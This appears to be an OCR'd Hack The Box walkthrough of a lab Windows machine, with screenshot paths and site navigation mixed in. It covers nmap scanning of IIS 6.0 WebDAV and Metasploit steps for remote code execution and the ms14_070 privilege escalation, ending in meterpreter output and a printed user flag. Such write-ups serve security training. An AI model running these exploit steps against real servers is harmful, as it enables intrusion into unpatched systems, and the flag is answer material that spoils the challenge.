Nmap 7.93 scan initiated Fri Feb 14 12:15:53 2025 as: nmap -sT -p- --min-rate 10000 -oN tcp.txt 10.10.10.14

Nmap scan report for 10.10.10.14

Host is up (0.29s latency).

Not shown: 65534 filtered tcp ports (no-response)

PORT   STATE SERVICE

80/tcp open http

Nmap done at Fri Feb 14 12:16:49 2025 -- 1 IP address (1 host up) scanned in 56.65 seconds

Nmap 7.93 scan initiated Fri Feb 14 12:18:19 2025 as: nmap -sC -sV -p 80 -O -oN detail.txt 10.10.10.14

Nmap scan report for 10.10.10.14

Host is up (0.28s latency).

PORT   STATE SERVICE VERSION

80/tcp open http   Microsoft IIS httpd 6.0

| http-webdav-scan:

| WebDAV type: Unknown

| Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK

| Server Date: Fri, 14 Feb 2025 17:18:38 GMT

| Server Type: Microsoft-IIS/6.0

|_ Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH

|_http-title: Under Construction

|_http-server-header: Microsoft-IIS/6.0

| http-methods:

|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)

OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_2000::sp4

Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows Server 2008 Enterprise SP2 (92%), Microsoft Windows Server 2003 SP2 (91%), Microsoft Windows 2003 SP2 (91%), Microsoft Windows XP SP3 (90%), Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (90%), Microsoft Windows XP (87%), Microsoft Windows 2000 SP4 (87%), Microsoft Windows Server 2003 SP1 - SP2 (86%), Microsoft Windows XP SP2 or Windows Server 2003 (86%)

No exact OS matches for host (test conditions non-ideal).


Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done at Fri Feb 14 12:18:42 2025 -- 1 IP address (1 host up) scanned in 23.51 seconds

Open mfsconcosole use

use exploit/windows/iis/iis_webdav_scstoragepathfromurl







set RHOSTS 10.10.10.14

set LHOST tun0


exploit





For access denied for every command we well migrate to different process

migrate 1888



Then we will press ctrl +z to make it backround session and use a exploit referrer for privilege escalation to get the sessions number we use


Sessions -l


For exploit suggester

use post/multi/recon/local_exploit_suggester

set session 1

run





I choose


use exploit/windows/local/ms14_070_tcpip_ioctl


set session 1


set LHOST tun0


set LPORT 443

run




root@kali: /home/kali
File Actions Edit View Help
000000/———— 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys
040777/rwxrwxrwx 0 dir 2017-04-12 10:05:06 -0400 wmpub
meterpreter > cd Documents and Settings
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Documents\ and\ Settings/
meterpreter > ls
Listing: C:\Documents and Settings
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2017-04-12 10:12:15 -0400 Administrator
040777/rwxrwxrwx 0 dir 2017-04-12 10:03:34 -0400 All Users
040777/rwxrwxrwx 0 dir 2017-04-12 10:04:48 -0400 Default User
040777/rwxrwxrwx 0 dir 2017-04-12 10:32:01 -0400 Harry
040777/rwxrwxrwx 0 dir 2017-04-12 10:08:32 -0400 LocalService
040777/rwxrwxrwx 0 dir 2017-04-12 10:08:31 -0400 NetworkService
meterpreter > cd Harry
meterpreter > ls
Listing: C:\Documents and Settings\Harry
Mode Size Type Last modified Name
040555/r-xr-xr-x 0 dir 2017-04-12 10:32:03 -0400 Application Data
HACKTHEBOX
Starting Point
Season 7
Machines
Challenges
Sherlocks
Tracks
Rankings
Pro Labs
Advanced Labs
Academy
HTB for Business
Play Machine
Adventure Mode
Guided Mode
Official Writeup
Video Walkthrough
Target IP Address
10.10.10.14
22:48:59


root@kali: /home/kali
File Actions Edit View Help
meterpreter > ls
Listing: C:\Documents and Settings\Harry\Desktop
Mode Size Type Last modified Name
100444/r--r--r-- 32 fil 2017-04-12 10:32:26 -0400 user.txt
meterpreter > cat user.txt
bdff5ec67c3cff017f2bedc146a5d869meterpreter > cd ..
meterpreter > ls
Listing: C:\Documents and Settings\Harry
Mode Size Type Last modified Name
040555/r-xr-xr-x 0 dir 2017-04-12 10:32:03 -0400 Application Data
040777/rwxrwxrwx 0 dir 2017-04-12 10:04:02 -0400 Cookies
040777/rwxrwxrwx 0 dir 2017-04-12 10:32:31 -0400 Desktop
040555/r-xr-xr-x 0 dir 2017-04-12 10:32:04 -0400 Favorites
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 Local Settings
040555/r-xr-xr-x 0 dir 2017-04-12 10:32:04 -0400 My Documents
100666/rw-rw-rw- 524288 fil 2017-04-12 10:32:45 -0400 NTUSER.DAT
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 NetHood
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 PrintHood
040555/r-xr-xr-x 0 dir 2017-04-12 10:32:04 -0400 Recent
040555/r-xr-xr-x 0 dir 2017-04-12 10:32:02 -0400 SendTo
HACKTHEBOX
Starting Point
Season 7
Machines
Challenges
Sherlocks
Tracks
Rankings
Pro Labs
Advanced Labs
Academy
HTB for Business
Play Machine
Adventure Mode
Guided Mode
Official Writeup
Video Walkthrough
Target IP Address
10.10.10.14
22:48:47


root@kali: /home/kali
File Actions Edit View Help
meterpreter > cd Administrator
meterpreter > ls
Listing: C:\Documents and Settings\Administrator
Mode Size Type Last modified Name
040555/r-xr-xr-x 0 dir 2017-04-12 10:12:18 -0400 Application Data
040777/rwxrwxrwx 0 dir 2017-04-12 10:04:02 -0400 Cookies
040777/rwxrwxrwx 0 dir 2017-04-12 10:28:57 -0400 Desktop
040555/r-xr-xr-x 0 dir 2017-04-12 10:12:19 -0400 Favorites
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 Local Settings
040555/r-xr-xr-x 0 dir 2017-04-12 10:12:20 -0400 My Documents
100666/rw-rw-rw- 786432 fil 2021-09-16 06:15:40 -0400 NTUSER.DAT
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 NetHood
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 PrintHood
040555/r-xr-xr-x 0 dir 2017-04-12 10:12:19 -0400 Recent
040555/r-xr-xr-x 0 dir 2017-04-12 10:12:17 -0400 SendTo
040555/r-xr-xr-x 0 dir 2017-04-12 09:42:54 -0400 Start Menu
100666/rw-rw-rw- 0 fil 2017-04-12 09:44:12 -0400 Sti_Trace.log
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 Templates
100666/rw-rw-rw- 1024 fil 2021-09-16 06:15:40 -0400 ntuser.dat.LOG
100666/rw-rw-rw- 178 fil 2021-09-16 06:15:40 -0400 ntuser.ini
meterpreter > cd Desktop
meterpreter > ls
Screenshot taken
View image
Update to keep using Firefox after March 14, 2025. Why do I need to update?
HACKTHEBOX
Starting Point
Season 7
Machines
Challenges
Sherlocks
Tracks
Rankings
Pro Labs
Advanced Labs
Academy
HTB for Business
Play Machine
Adventure Mode
Guided Mode
Official Writeup
Video Walkthrough
